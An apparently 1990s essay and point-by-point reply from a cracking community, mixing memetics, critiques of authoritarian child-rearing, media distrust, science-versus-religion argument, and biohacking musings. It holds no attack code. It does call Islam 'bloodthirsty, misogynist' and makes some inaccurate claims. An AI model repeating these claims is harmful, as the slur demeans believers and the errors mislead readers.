5) The kid now has crude, nonphysical remote interaction with objects other than oneself. Soon comes mobility, directed experimental manual manipulation of objects, then purposeful, goal-oriented complex action. This includes building of a world-model : the deduction that magic does not work, certain thought processes are self-contradictory, that there is a relationship between certain actions and behaviours, and between particular causes and effects.

The world-model is subject to continual lifelong environmental modification, though with training induced early enough, it can be stopped in its tracks. (is it possibly entirely arbitrary that we have states "childhood" and "adulthood" Or is it like "L" plates for a few years, then a full license?)

Here, the memes install themselves, at the behest of their current carriers - parents and educators - before the child has a chance to analyse them for raving inconsistency. The severity of the installation is often shocking.

Kids are beaten senseless in some cases, merely because they're crying about something they fail to understand. But it works.

#### M-S.D.O.S. Meme-System Destruction Of Singularity

This is my (:) name for the meme-set initially installed in small children. It is the behavioural profile upon which rests the huge subsequent edifice of ideological replicators.

Theory = When you possess an idea. Ideology = When an idea possesses you.

So:

Answer) You can pull core coding, the "Kernel", out of pre-1970s child raising and parenthood manuals. They are designed primarily to make life easier for the parents at the cost of inhibiting the growth of the child. The hidden irrational memetic tenets to be adhered to, are these:

- 1) Adults are the masters of the (dependant!) child. They're not its servants.
- 2) Adults are infallible. Their edicts are quite literally rules-by-decree.
- 3) Adults get angry due to some fault in the child (not the adult's fault!).
- 4) Adults cannot bear their own weakness and thus must not be told of it.
- 5) Adult autocracy is threatened by child vitality.

- 6) Adults MUST break the \_child's will\_ as soon as possible at all costs.
- 7) Adults must implement these tenets before the child realises they're fake.

What are the memes which actually enable these tenets to be fulfilled? An incomplete list, which gives a flavour of the components, is below: (Thanks: Miller, Alice, "Thou Shalt Not Be Aware")

- 1) A feeling of duty produces love.
- 2) Hatred can be discarded by forbidding it.
- 3) Parents automatically deserve respect just because they are parents.
- 4) Children are unworthy of respect since they are merely children.
- 5) Obedience makes one strong.
- 6) High self-esteem is harmful.
- 7) Low self-esteem is conducive to altruism.
- 8) Tenderness or emotionality is bad.
- 9) Responding to child needs is wrong.
- 10) Severity and coldness to children better prepares them for life.
- 11) Pretentious gratitude is better than honest ingratitude.
- 12) The way you BEHAVE is more important than the way you really are.
- 13) Parents nor God can survive being offended.
- 14) The human body, its functions and appendages are dirty and disgusting.
- 15) Strong feelings are harmful and to be suppressed.
- 16) Parents are free of guilt, or drives, or desires.
- 17) Parents, teachers and authority figures are always right.
- 18) Questioning is a show of weakness.
- 19) Submission makes one acceptable to others.

It is probably that the few core elements listed here are the back-doors by which subsequently-exposed meme-systems make their way into the mindset without the new host being entirely aware of it. Hence, things like religious lies (eternal life after death, etc), large-government lies (representative democracy gives you a say, etc) and similar world-model incongruities

can establish viable and propagating colonies of themselves in human thought-space.

So... how do parents and teachers install/instill these obviously ludicrous belief viruses into ignorant youngsters?

Basically, by creating an environment where adherence to such memes has a positive survival value. It works like so:

You (parent) know that the child has certain central and important needs which it cannot tend to for itself and this gives you massive power over the child. Therefore, if you need to get the child to do something it might not want to do, you just give it a choice:

do (unpleasant thing I want you to do)  
or (I'll let you starve ~ stop talking to you ~ beat you up).

Since kids really hate being ostracised, starved, assaulted (etc), they are likely to do what the alternative is, regardless of the repugnance.

Typical ploys used to instill the feeling of powerlessness in children include -

- Lay traps which the kid can't help falling into, then blame it for doing so.
- Lie. Lie often. Admonish the kid for seeing the truth, it will prefer lies.
- Physically threaten, beat (etc) the child if its thoughts are not those required for proper control.
- Isolate kid from social interaction, games, parental love (etc) if required.
- Scare the kid "You'll die if you play with yourself, fart, burp" etc.
- Ridicule of, disdain for, and being scornful to, kids for doing (whatever).
- Invoke "Satan" meme: "You are bad, unconditionally, and will burn in hell".

One associates reward with the lies and aversion with the truth.

Eventually, even when these idea codes have no artificial survival value around for reinforcement (say, at age 18 once out of school) they will be so deeply implanted in the kid, before it was even aware of it, that they will remain.

So... people fear going to a hell which doesn't exist. They obey laws which are demonstrably stupid. They do the underpaid bidding of some rude, bullying, insensitive prick of an employer. They're too burnt and glazed to have a purpose in their lives other than that ascribed to them by the system they live in : have kids, do work, earn money. Consume, be silent, die.

Which is exactly what society (comprised mostly of similarly reared persons) wants: programmable, unquestioning Turing computers. Eventually, if people brought up this way have to deal with an intense emotional decision, they become anxious and incapable of decision.

And if not, they carry around the cognitive dissonance (as Chomsky calls it) of believing outright lies from childbirth yet seeing a totally different and undeniably observably truthful reality.

Hence they either have to go through the massive efforts of changing these centrally rooted beliefs, or they go neurotic, or insane, in the face of a reality they have been conditioned to be incapable of dealing with rationally.

The logic bombs explode. Roll on prozac, depression, mental illness and suicide.

Now you know.

-----end file:memeroot.doc---

> Some Paradigms to be Aware of

You're certainly on the right track, but you need to be very clear about this. Ask yourself what these things are in terms of information theory... are they data, live code manipulating data, processors/substrates or are they transmission systems?

> Western

...is a "culture", which is a meme colony superset.

> the Media

...is, epidemiologically, a "vector", a transmission/propagation system. They are distinct from the particular -lifestyle- which they portray, which I think you could call consumerism, itself a co-evolute with corporations. The corporate media harbours many filters and censorship (etc).

> Science

...is unusual in that it self-checks for internal and external validity, but is also a meme colony with data validity testing and lie-detection

> Islam, Christianity (esp. fundamentalism)

...Both religions, which have a epistemological-fringe meme - a "god" meme component in them. When rational inquiry fails, invoke god.

> others...?

Corporations. From the Latin, "corpore", meaning an embodiment. But an embodiment of what? Corporations are the functionally-expressed, physical representation of a huge, parasitic, self-reinforcing thought-process colony, a massive distributed data set, evolved solely for the purpose of gathering financial, resource and energy advantages towards itself and its hosts.

Two common ones which pervade most of TV-zombie-planet

Anamism. (Meme) Since animals are alive, therefore rock, water, sunlight is too.

Teleology. (Meme) Since some bio-things function so well as to appear purpose-designed, then obviously they were designed, and this implies a designer (see: God).

English has replicator-state-active flag suffixes: here's a couple for you to keep an eye-out for if searching for colonial thought-process replicators: -ism -ology -hood (less often) -ity -inc/Pty.Ltd/GmbH

> #'s 2, 3, and 5 all are aspects of 1. I list  
> these as separate, because for some people  
> they are strong enough to become the  
> principle model of reality with the others  
> simply being general cultural factors. i.e. a  
> MD has the strongest affinity for 3, and 1  
> contains 2 and 5 for him. A reporter on the  
> other hand has the strongest affinity for 2,  
> and 1 contains for him 3 and 5.

I too have found it hard to classify these in terms of each other, and I realise that each meme colony we might name will have significant homology with another meme colony, much in the same way as some bacterial genes have' similarities with human genes, pointing to a common precursor.

> On That Elitist Group Who Declare to be Truth Seekers

In general, they have no idea - truth is a moving target.

> What is "news?"

In my experience, mostly crap. Noam Chomsky's "Manufacturing Consent" is the absolutely, must-see, cash-in-of-your-reality-cheque video on this subject.

I also recommend "Toxic Sludge is Good for You" for good insights into the PR industry.

> Most of it is FICTION believe it or not. You  
> know all of those "scientific" discoveries  
> /polls/etc. that They cite? Most of them are  
> observations (correlational) rather than  
> experimental (cause/effect) and they haven't

Correct... they never let the truth stand in the way of what they perceive to be telling of a story which will show up the media, or the corporations who own them, or other corporations like them, in a self-favourable light. "University tests prove... that university tests don't prove anything."

> been confirmed yet (and probably never will  
> be). Also, the reporters are forced (through  
> no fault of their own) to pick and choose  
> what they report, which is determined by what  
> they are interested in, and what they are  
> interested in is what they believe, and they  
> believe the news that they hear...so the set  
> of what the Media reports is a biased sample  
> of the true set of what is actually  
> happening.

Australian journalist George Negus meme-sculpted the Oz media in the early 1980s with his Carlos scam. See: Sagan, Carl: "A Demon-Haunted World." A tremendous reverse-job if you ask me!

> Then we get to the problem of humans'  
> inability to write objectively, as well as  
> the dominant "view of the self," (60's  
> American political liberalism mixed in with  
> resurgent Puritan values stripped of  
> religious significance and a healthy dose of  
> materialism) an aspect of the Western  
> Paradigm.

BING! My -ism detector just went off twice there. See? A great reality flag search tool.

> Other reasons why news is fiction? Well,  
> forgetting the objectivity part, reporters  
> PURPOSELY misrepresent the 'facts'. Yes

> that's true. I can't count the number of  
> "moles" within the Media who've openly  
> admitted this to me.

None admit it to me, but in my dealings with the media it is transparently obvious. There has been a sustained and highly orchestrated media character assassination of a politician (Hanson) in Australia, who dared to show up the political lies and bullshit for what they are. I find that even relatively bright people are quite heavily infiltrated with shallow, knee-jerk media opinions, and when questioned, can't deal with it at all.... they take it personally when you criticise their gullibility.

> One particular person related how by peer  
> pressure the editors select bad photos of  
> some people and good photos of others,  
> sometimes completely out of context. They  
> constantly manipulate the words, images, etc.  
> to be artificial creations representing their  
> own opinions, so much that when They are  
> done, the result is far from what "really"  
> happened... But many of

Correct... some politicians know this and, for example, never wear a funny hat in public, since they know that the Media will haul out the photo of the politician in the funny hat and use it in derogatory way.

> them don't realize this (but the especially  
> cynical ones do and continue doing it...)  
> because they live within the reality model  
> that They help create and reinforce. They  
> think that They are being professionals  
> objectively stating "the Truth". And of  
> course we started this whole thing asking  
> "what is reality?" For the people who share  
> the "Western" paradigm, THE NEWS IS REALITY.

Many people here in Oz are incapable of seeing otherwise. It's quite pitiful, but the competition is hotting up. I imagine that, wherever you are, the main

stream media demonise the internet? Supposedly because you can get info on drugs, pictures of humans replicating, instructions for explosives manufacture, compressed MP3's of sound recordings for which you would otherwise have to cough up A\$30 to some multinational record company (eg:CBS) etc etc etc... but this is peripheral, and you can get all that at libraries anyway. The TV/radio/newsprint conglomerates hate the internet since 1) they can't censor it; 2) they don't make profit out of it, and 3) it is the natural enemy of their fake-info industry, since it can propagate actual, unedited truth, much as does +ORC.

> (if you didn't see it on TV, it didn't  
> happen. This isn't on TV. This isn't  
> happening. You are dreaming. When I say  
> "asparagus" you will wake and not remember  
> anything that has happened to you in the last  
> five minutes...)

ROFL very hard! Tinged with the sadness of truth. Nothing to see... ;-)...Ever played a video game which said: "You will lose twenty cents" ?

> Another One  
> Science is formed on some basic assumptions,  
> and even though the scientists can point  
> these assumptions out, they don't live them.

Such as? So far, you are kinda compelled to live out your life according to the laws of thermodynamics, regardless of what you believe or even if you know them. Some scientists amazingly run parallel and contradictory opinions in their heads, some are religious (believers) yet do science (nonbelievers) which strikes me as kinda strange.

> We all know that there are things in the  
> world that science can't explain (yet?).

Science has killed most of the other delusions which you could test... like spontaneous generation, like flat earth, like ESP spoonbending, etc etc etc. Many

of those inexplicables are around because science can't attack them. Why can't science attack them? Cause they evolved to avoid attack by science. They have no shred of reality upon which science can base an attack. These are most commonly existence-of-god type memes, usually untestable hypotheses.

Since these inexplicables exist in our minds, it is there which they must be attacked. Not for what they evolved to appear to be, but what they are: meme colonies evolved to avoid prima facie logical analysis. I think information theory pretty much has these delusions by the balls. See Daniel Dennett's recent works for additional amusement.

> Some scientists are so involved in their  
> model that they, from within the model, claim  
> that nothing else exists! Well we know that's  
> absurd.

Do they? You said at the start that reality is whatever you think it is. Whether scientists believe it or not, they are, by their nature as scientists, compelled to test their beliefs. Religions demand that their hosts do NOT test their beliefs. Therein lies the difference. There are, of course, a lot of religions which evolved under the selection pressure of scientific testing to either become totally untestable or which evolved to look like science. Scientology, and the Church of Christ Scientist, are ones which come to mind.

The Ha'dith is a referencing system in bloodthirsty, misogynist Islam which enables, much like scientific journals, the tracing of a memetic lineage. Jehova's Witnesses also claim to scientifically reference things (they also print a massive amount of "documented `fact about their religion" which is propaganda, and what I have read of their literature is flawed too.) That Scientology is absolute insanity (I found some of their texts at a bookstore one day, I had not faced such incomprehensible gobbledegook in my life) is irrelevant to the hosts who carry it; Scientology does have one powerful observation in it:

that is, "To control someone, lie to them." Well, actually, from your point of view, you can't say its absurd, unless you go and test their model. Science invites, no, demands that knowledge earns its stripes by submission to testing.

- > Almost everybody can point to an unusual
- > experience and say that it happened, but they
- > are afraid to because it isn't "normal" and
- > therefore it is wrong..

Normality is a statistical artefact, and non-normality doesn't invalidate an experience. In this society, where we are systematically denied the tools to form our own opinions, (See: John Taylor Gatto: "Dumbing Us Down"; Alice Miller, "Thou Shalt Not Be Aware"), we have been trained to deny things which are non-standard, and attack what we do not understand.

- > Religious miracles are one way of
- > interpreting happenings unexplainable in
- > scientific terms in an accepted Paradigm. We
- > all know that there are other things in the
- > Universe that we haven't begun to understand
- > (at least in a scientific sense).

The things we have described would, if you understood them, make you crap your pants with amazement. Try quantum electrodynamics, or for a more information-flavoured thing to investigate, read up on the amazing DNA error correction systems in your own cells.

- > A "miracle" may be a freak occurrence;
- > statistically possible, but not probable...it
- > may be a mistake in one's perception...such
- > as experiencing REM sleep while
- > awake..."miracles" can be explained many
- > ways, one way being in a religious
- > context...even the most tenacious scientist
- > will admit that there are things that his
- > theories can't explain (satisfactorily at
- > least) and that describing these things with
- > religion is valid at least until he can

> "disprove" that interpretation with  
> scientific findings...take evolution for  
> example.

Invoking god or magic does not solve the problem, nor make predictions, which is what the process of scientific hypothesis aims to do and often successfully does.

> Some people used to believe that every type  
> of animal was created simultaneously by  
> God... now we believe in evolution. Evolution  
> disproved a literal interpretation of the  
> Bible for that particular section. (Unless  
> you are a fundamentalist, in which case you  
> would argue that science is just a way of  
> viewing the world, and if it conflicts with  
> what the Bible says, science is wrong.) Until  
> the theory of evolution came along, the  
> previous notion was perfectly valid because  
> they had no evidence to the contrary.

You are confusing proof of absence with absence of proof. Evidence was there all right, they just ignored it. In some cases religious meme-hosts actively suppressed the evidence. I find it wryly amusing to bet that the Scientists will be the ones to discover whatever it is which might supersede science - it wont be the Mullahs or the Cardinals.

> Don't misunderstand me, science is a powerful  
> tool. The problem is that (at least so far) it  
> can not describe everything in our world, and  
> people are so intoxicated with its success  
> thus far that they begin to think that they  
> indeed have succeeded in  
> describing everything...

Science has worked pretty well so far. It has problems modelling things in human minds, because science is a system for explaining the physical world, not the virtualised and frequently flawed versions of it operating in various brains. This is where information theory can chop away the crap. The down

side of science is that it doesn't provide any comfort against the nasty realities of the universe. It says, when you die, you're dead. It says that the universe was not created for us, and that we are accidents. These are not comforting words for the average juvenile chimp to hear.

- > We must remember that much of what we have
- > are THEORIES. Even though we have stuff that
- > works and is based off of the theories, the
- > fact that the stuff works doesn't necessarily
- > mean that the theory is a correct
- > representation of an aspect of the Universe.

If you'll permit me... it nevertheless explains much more than everything else, and if experimentally testable reality supports the theory, that tells you the theory is on the right track.

- > Have you ever stopped to marvel at the fact
- > that your computer actually works?

I certainly get this feeling when I see a Wintel Win98 P200 running. ;-)

- > When you consider all the issues as a whole,
- > it seems that it must be a ridiculous mistake.
- > Microprocessors: the "wires" are so
- > close together and so thin that the travel of
- > electrons can actually make the wires start to
- > move...electrons can jump...transistors don't
- > have nice distinct spikes... it is more like a
- > curve...when the voltage is reduced, this
- > problem gets worse. Then we have fluctuations
- > in the power source...what about hard drives?
- > The data is packed so closely on the platter
- > that it merges together...to bastardize the
- > problem, a01110 could end up looking like 1
- > to the head...the computer must essentially
- > puzzle out what is really stored there...if
- > you look at it directly it would look like
- > white noise...the new HDs will have their very
- > own Pentiums to deal with this problem...

Crude, compared to the data processing occurring right now in every cell in your body. Every cell you are comprised of has  $3 \times 10^9$  DNA base pairs in it - a complete biochemical blueprint of how to build and run you. You have tens of thousands of ribosomes - molecular finite state machines - running in every one of your cells as you read this. You have millions of millions of cells, so you're pumping a lot of molecular-level computational grunt there. The underlying laws of mathematics are the same for digital signal processing and molecular information processing.

> So, if you ask a physicist, he will say that  
> our computers shouldn't work. But somehow,  
> we've tricked the Universe into letting us  
> make them...But I am on a tangent.

You're also wrong. Ask a good solid state physicist and he'll tell you they should, and then he'll tell you how they do, and maybe he'll even tell you that we modify silicon nuclei to do it. Solid state physics is no trick. It just looks that way if you can't handle the math, and we've been subtly conditioned to think that sufficiently advanced technology is indistinguishable from magic.

> An Appeal to Authority I mentioned Plato and  
> Orwell above. Let me support those  
> assertions. Remember Plato's cave?

I had this trick pulled on me by a catholic priest, I've waited a long time to have a shot back at it. Suck my 50-calibre, Plato, I've had a long time thinking about this one....

> Suppose there is a person who is sitting  
> inside a cave and watching shadows dance on  
> the wall of the cave. This is the only thing  
> that he can perceive. For that person,  
> because the shadows form the whole of his  
> perception, that is Reality. But because his  
> perception is false and limited, he fails to  
> realize that just above and behind him there

> are other people dancing around a fire which  
> casts shadows onto the wall below that he is  
> looking at.

It irritates the hell out of me that people just say "Plato said X" and that this is automatically seen as an excuse to not think the situation through. Humans are more than a set of eyes, and they can test their own perception. Gedanken experiments are there for the doing. In the glimmer of the reflected firelight, he'd see the shadow of his own thumb on himself, its shape slowly changing as he moved his thumb around relative to his chest upon which the dim shadow of his moving, illuminated thumb would appear. He might think that the laws governing these shadows were similar, unless, of course, he is Plato and too stupid to think of these obvious reality perception tests. Yes, our perceptions have limits, and they are often false. This does not require of us that all the deductions we make about them be necessarily false either. Especially if we get a clue about what to look for from other systems running the same physical laws. Modelling is not always a first derivative.

The cave sitter could certainly have sussed out something like the inverse square law by, say, looking at how much of his field of view his thumbnail took up depending on how far away from his eye it was. Try it now: close up thumb looks huge, far away thumb looks small. Thumb feels same, so maybe it didn't change size. Maybe my perception of my thumb is governed by some rule...

Oh and look, the shadow my thumb casts is very similar to thumb size the closer it is to the surface on which the shadow is cast. Shadow grows when thumb is closer to the light. Shadow moves when I flex my thumb. Hey, what's going on is there's some light source, and somewhere between it and the wall there's something moving. My thumb shadow looks pretty wonky when I throw it on my toes, which are lumpy, but the shadow looks like my thumb when it lands upon my flat chest.... does this tell me that the wall over there is somehow wonky like my toes, and thus it messes

around with shadows, so I know what's going on but I can't view it any better down here in the cave... the flickering light and the lumpy damn wall's messing it up. Sure, we do not see in ultraviolet, cannot detect earth's magnetic field. This doesn't mean we are forever condemned to remain ignorant thereof. BTW, there are animals which can do this (bees and pigeons, respectively).

> This is not a direct support of what I'm  
> saying, but it is pretty damn close.  
> Basically he is talking about the Realization  
> that humans can have that what we see is a  
> product of what we think we know.

Of course. It is only when an information system understands the nature of information - not whatever information it happens to be processing, but the nature of information in general - that it becomes enlightened, and able to self-debug and self-recode. Most will never do this. It is from here that detachment from one's thoughts becomes possible. I think this has some significance for +Fravia's allusions to Zen, or at least straight Buddhism. thinks Godel's proof of mathematical inconsistency is the canonical example.

> In 1984 Orwell explicitly mentioned the  
> Paradigm concept. In the novel, he  
> constructed a "giant conspiracy" in which the  
> elite imposed their own Paradigm on the  
> world. People who live outside the accepted  
> Paradigms are in powerful positions...and  
> consequently they have enemies...anyway, the  
> story takes place a long time since the  
> conspiracy was implemented. Basically the  
> story is about the conspiracy's self-  
> regulation method kicking into effect. There  
> will always be humans who question, and in  
> this situation they were betrayed and crushed.  
> But the "big bad guy" (name?)

Emmanuel Goldstein, and I don't mean the dude at 2600 magazine ;-)  
It is interesting to note that

deliberate conspiracies, as well as any systems which accidentally bring advantage to themselves, towards the same endpoints - increase of power, size and influence.

> tells the hero the truth about the conspiracy  
> right before he is crushed. The hero learns  
> that life wasn't always like it is now, and  
> that the whole situation was constructed to  
> keep the world in stasis. He learns that  
> occasionally people like him begin to  
> question Reality, but they are easily  
> discovered by the Betrayer and his ilk.  
> Anyway, the ideas I present here aren't mine.  
> I've gleaned them from other writers, etc.  
> Possibly make take on the issue is new. There  
> are all sorts of philosophers who are  
> basically restating the same thing in  
> different ways...

You've done very well. You're \*waaaay\* up the smart end of the Poisson curve.

> On Cracking Below I attempt to unearth an  
> underlying motive for why +ORC is  
> so interested in Reality Cracking. Why did he  
> wait for so long before bringing this topic  
> up? Why mention it at all (as opposed to  
> sticking with "pure" cracking)? Shall I be  
> vague and fictionalesque for a moment?

virtual reality mode (on)

> Enjoy: So, there's this website that I've  
> found that's really wonderful. There are some  
> people who think like me and they're also  
> computer experts. They "crack" things...but  
> the cracking thing isn't the truly special  
> part. Cracking is an awesome skill, and doing  
> the exercises will certainly help become a  
> better Reality Cracker in general, but I've  
> never been one for doing exercises...so why  
> is this site so great? Well there's this  
> "entity" who is a master. His amount of skill

> demands that he hide himself thoroughly. He  
> wants to share his knowledge with others  
> (lonely to be alone?) so he gets some  
> students. They are his most advanced and he  
> only talks to them occasionally and  
> sporadically. They don't know who he is. So  
> anyway this entity writes some tutorials for  
> his students. They learn and become really  
> good. They create a whole "virtual" (ack!  
> Media word. :) academy where they discuss and  
> feed off each other. He is happy with this  
> but it is taking a life of its own.

..a phrase diagnostic that you have some awareness of  
the nature of information. It isnt taking a life of  
its own... it --IS-- a lifeform, using him for the  
purpose of exploration and the others in the group as  
a data source.

> What he really wants to do is get people to  
> think like him.

From the meme point of view: his memes wish to  
propagate but they need him to build a funnel to catch  
prospective adepts (this site), and sieve them for  
adeptitude (the strainers). Or perhaps just to trawl  
for those who already do think like him. We are rare  
in this world.

> How do I know this? Well he is writing/began  
> to write letters to his (principal?) students  
> (who published some of it) where he is  
> talking about the same stuff. The cracking  
> thing was just a way to get there. (a  
> necessary way? I don't know.) Why did the  
> master choose cracking? Well computers/  
> Internet can be viewed as a metaphor for  
> Reality. Say that what exists on the internet  
> (the set of Omega) is the true reality.

"Push technology" happened, accidentally, in biology.  
Chloroplasts poisoned many organisms to extinction,  
but provided a fuel for new organisms. That poison,  
that fuel - was oxygen. You are living on the waste

products of plants. The breakthrough technology was photosynthesis, which uses quantum tunnelling to achieve charge separation, getting energy from light. It was beneficial to some organisms to be able to make energy from light, but the ecosystem didn't know this, nor did the bacteria who could do it.

Where do the crackers fit into this? They're live data structures which seek to understand and benefit other data structures. Most of you understand the informational nature of your own being, I suspect, although by proxy, and in the languages of Assembler, or C... not the language of molecular signal processing or gene regulation or neural net systems of which you are comprised.

Moore's Law, like any law which says growth is infinite, will eventually cease to hold true. Microsoft will eventually die, though this might take a long time... there are corporations out there, such as Rothschilds, which have lasted 500 years... there are other memesystems, like Islam, and Judaism, which have existed for a couple of millennia. There are copies of sequences of DNA which have existed since the dawn of life... we find them in the oldest, simplest organisms. These codes did not protect their hosts from eventual obsolescence, but the code remains.

Had the soon-to-be-extinct anaerobes been able to comprehend this, they'd have been disgusted too. But this was all a blind, accidental process. Computer technology evolution, regardless of how "purposeful" it appears, is precisely the same. The best systems are not always the ones which survive... remember the Lisa from Apple? The 80n8sux segment:offset address architecture is a spectacular example of fuckwitness, yet it prevails in the marketplace. (There is a good book you should read, Accidental Empires by Robert X Cringely.) Why? It does something useful for lots of people. It, like biological life, need not be elegant, it need only work, and work better than things with which it competes on several criteria. Humanity has dead code in it... we get scurvey because our copy of

the gene for making vitamin C is broken. We get folate deficiency for similar reasons. We age and die because our cell-copying mechanisms are lossy, chunks of our chromosomes (which contain DNA coding for the enzymes which do important chemical functions) get lost with each cell copy/iteration. Only our gametes (sperm and eggs), as well as particular immortal tumor cell types, possess Telomerase, which stops this degradation. The data in our genes doesn't know or care that the carriers it builds are programmed to rot, regardless of the suffering that entails... and you thought Micro\$oft was crippleware!

> Say that what we see in the Western Paradigm  
> is what is given to us through Yahoo, CNN,  
> Micro\$oft, and Pointcast (especially. The  
> whole idea of push technology is especially  
> revolting). Say that when one cracks one is  
> performing the act of seeking the Truth.

yes... seeking one version of some truth...

> For example, this web site teaches how to  
> search the web well, more specifically, it  
> shows the reader that there are other methods  
> besides www search engines to do it. It  
> doesn't actually TEACH you how to search.  
> (that seems to be changing, however.) Why?  
> Because the author is struggling with the  
> question of how obvious he should make his  
> material. He seems to have settled on the  
> idea of a "brain activity pre-requisite" but  
> that level isn't defined and thus it  
> fluctuates depending on what you read.

I mentioned the sieves...

> Anyway, the results you get from each  
> different way of searching the web are like  
> different Paradigms. They all overlap  
> somewhat and to find interesting results you  
> perform "set operations" on the results. The  
> only way this works is to be outside any  
> particular Paradigm so that you know that the

> others that don't overlap with yours exist at  
> all.

Yes!

> Now lets look at cracking more specifically.  
> There are the creators of the program, there  
> are the crackers, there are the programs  
> themselves, there are the protection schemes,  
> and there are the cracks. Going back to the  
> Orwell example, the programmers are the  
> conspirators. Their program is the Paradigm.  
> Their protection method is the self-  
> regulation scheme (thought police). The  
> crackers are the heroes. The cracks are what  
> Orwell didn't have; the heroes were destroyed  
> in his book. In his world, the heroes started  
> off at a lower level than the crackers of the  
> academy. The heroes had to first recognize  
> that there was a Paradigm at all, then they  
> had to crack it. But in this situation Orwell  
> created the "uncrackable protection scheme"  
> and the heroes were crushed before they began  
> the actual crack. Now back to cracking as a  
> metaphor. Every exercise that is published,  
> every essay written, and every strainer is a  
> metaphorical exercise for cracking a  
> Paradigm. You have to search through the  
> various programs until you find a new  
> protection method. Then you use the skills  
> and intuition that you've developed thus far  
> to crack this new method. The mentality  
> required to solve these types of problems is  
> EASILY mapable onto the real world.

Yes, QED.

> IMHO this is why the master chose cracking as  
> the way. (besides the fact that he is damn  
> good at it and it is especially appropriate  
> for our contemporary situation.)

I am nevertheless curious what s/he/it seeks... The  
zen you seek is not the True Zen. The True Zen is not

the destination, it is revealed on the journey to the destination.

> On Those Who Seek the Truth > There are  
> people out there who've completely quit the  
> mainstream reality model and are living on  
> the outside. (+ORC being one of them). They  
> actively try to keep as open as possible,  
> that way hoping to be in a receptive enough  
> state to get a glimpse at the "Truth."

Also I, though I keep my meme-filters up. In many ways, I'm caught in the machine, strapped to the same biochemical rails as all the other humans out there. Eating shits me. Sleeping shits me. I wish I didn't have to maintain this carcass, house it, clothe it, and shut it down for a quarter of its operational time. The rareness of serious intelligence shits me. All my neighbors are dopey... they are into V8 engines, or TV serials, or Sports Illustrated. NONE of them even possess the vocabulary to understand computing. One of them reckons you can eradicate a virus by turning the computer off... he also reckons that injecting powdered rocks from the moon will cure AIDS.

> There are various established Ways to seek  
> the truth that one may use. Many of the  
> religions that have become Paradigms in  
> themselves once were effective ways.

Religions often deliberately hide truth, and for many people that's not a bug, that's a feature. Religions evolved to solve implicitly nasty questions with uncontestable answers, some of which are really ridiculous. Why are we susceptible to this sort of stuff? Because truth hurts. Mortality, for instance.

> Some still can be, but when the religion is  
> part of the larger paradigm, it is pretty  
> hopeless. Some methods include first breaking  
> from the Paradigm before seeking the truth  
> (like Zen monasteries), and others such as  
> cracking + reality cracking only concern

> themselves with breaking away from that  
> Paradigm.

It's hacking the Self. It all exists in the head, matey, and it is there that we must self-trawl and patch the code which makes us up.

> Is it built into our natures to be limited so  
> we can't see it and only catch glimpses and  
> shadows, or can we actually get the truth?  
> (There are people in the past who've gotten  
> as far as we can get, say Buddha, Jesus, the  
> Zen masters...you know, the founders of the  
> great religions).

Not entirely correct. History has warped the story in these cases, which are often not explicit in their teachings (thereby increasing their audiences)

> The true question that (I think) the master  
> is leading them toward is to tackle the  
> question, "Is it possible for humans to know  
> the Truth?"

Yes. We create it. We discover representations of it, but ultimately, it's an artefact in our heads.

> So, before beginning on this question, he  
> must first get his students to remove the  
> gauze from their eyes that humanity puts on  
> itself, so that they may see with the maximum  
> ability that humans can see with. It is like  
> when a Zen student goes to the monastery and  
> the brothers let him stay and mediate...that  
> is us now, and when the brothers grant him  
> fellowship, that is breaking from the  
> paradigm...and when the brother reaches Zen  
> that is the ultimate goal...for as we have  
> seen before, all the philosophies and  
> religions that humans come up with are just  
> different approaches spawned from that  
> culture/time which are ways of attempting to  
> reach the Truth.

> finis

A very perceptive and forward thinking proposition. I'll be most interested to see what the +sensei(s) have to say about my rant. Probably chuck it in the good ol' /dev/null oblivion hole. Anyway, for the record: I'm merely a molecular geneticist, but I want to reverse my \*own\* DNA one day. Nature also has her protection systems, and she worked them out long before we appeared.

She does tricks with data which turn my eyeballs funny. She uses compression, she uses intercalation-of-code-with-junk to prevent theft, and selective removal of junk code to yield functional code. I can't begin to tell you how amazing biochemistry is, but you probably have an inkling of it from hacking, I think. I was once 65C02 ASM weenie. Noone writes anything for the old 6502 now do they? It's all stoopid 80?86 (tho the 68000 series had a kinda similar instruction set, MAC interfaces got in the fucking way all the time!) I gave asm and puters the arse for a while, then I got into synthetic organic chem, now I'm playing with the chemistry which powers the brain cells which think about the chemistry which powers the brain cells which think about the chemistry which powers the brain cells which think about the chemistry which powers the brain cells which think about the chemistry which powers the brain cells which

\*pop\*

A biohack for you: A biotech corp is selling proprietary plasmids (circles of DNA). These come with code for the construction of an enzyme which protects bacteria against attack by an expensive antibiotic, which of course the company also sells. People use the plasmid inside bacteria; to select for bacteria which have taken in the plasmid, they to grow the bacteria on food with the poisonous antibiotic in it. So, bacteria with the plasmid in them live, the rest die.

It is achievable with much cheaper antibiotics, and an acquaintance had the shits with this sort of

profiteering greed so typical of corporate biotech beancounter-think.

So he set a project for one of his students - cut the plasmid with an enzyme which cut the DNA strand, twice, slightly offset from the ends of the resistance gene for the costly antibiotic. Then was spliced in, in the same place, the DNA coding for a really cheap antibiotic.

That's a simple explanation, and avoids technical crap related to keeping reading frames, finding compatible cut sites, and DNA ligation protocols. So, worry not; when Micro\$oft, Merck, Novartis, and Mon\$anto claim to "own" strains of plants (absolute freeware-theft, if you ask me!), or "own" biochemical pathways which are just slight modifications of the natural biological freeware on this planet, remember, there are molec-bio hackers out there, silently doing just what you do, but using nucleotide bases, not logical bits, to do it, and getting no media attention at all either.

Free the code. Point an eyeball at Monod, Jaques: "Chance and Necessity", particularly the "Microscopic Cybernetics" chapter and those successive thereto. At this point I feel nowhere near the levels of proficiency which would earn me a --, let alone + from HCU. Compared to hex cracking and reversing, bio has only very crude tools. We only got PCR to copy specific DNA strands ten years ago. We can build sequenced DNA, to 100 bases. Whoo-fucking-pee. Worse, almost none of the people here have any idea why they're doing molbio, they're zombies... getting them to realise the nature of The System is next to impossible... they read the newspapers, watch TV, consume, be silent, die.

I am one of the few who have jettisoned the humanocentricity memesystem, and I for one have no particular attachment to being harboured in the standard H.sapiens processor, and would long to exist and evolve in digital form, effectively immortal. As some of you would understand, I feel somewhat alone,

misunderstood by those with whom I research. Hacking my chassis is a long way off yet... much to learn, and new tools need to be developed. As it is, we have lots of things to chop DNA, and join DNA, and even find out what a sequence is

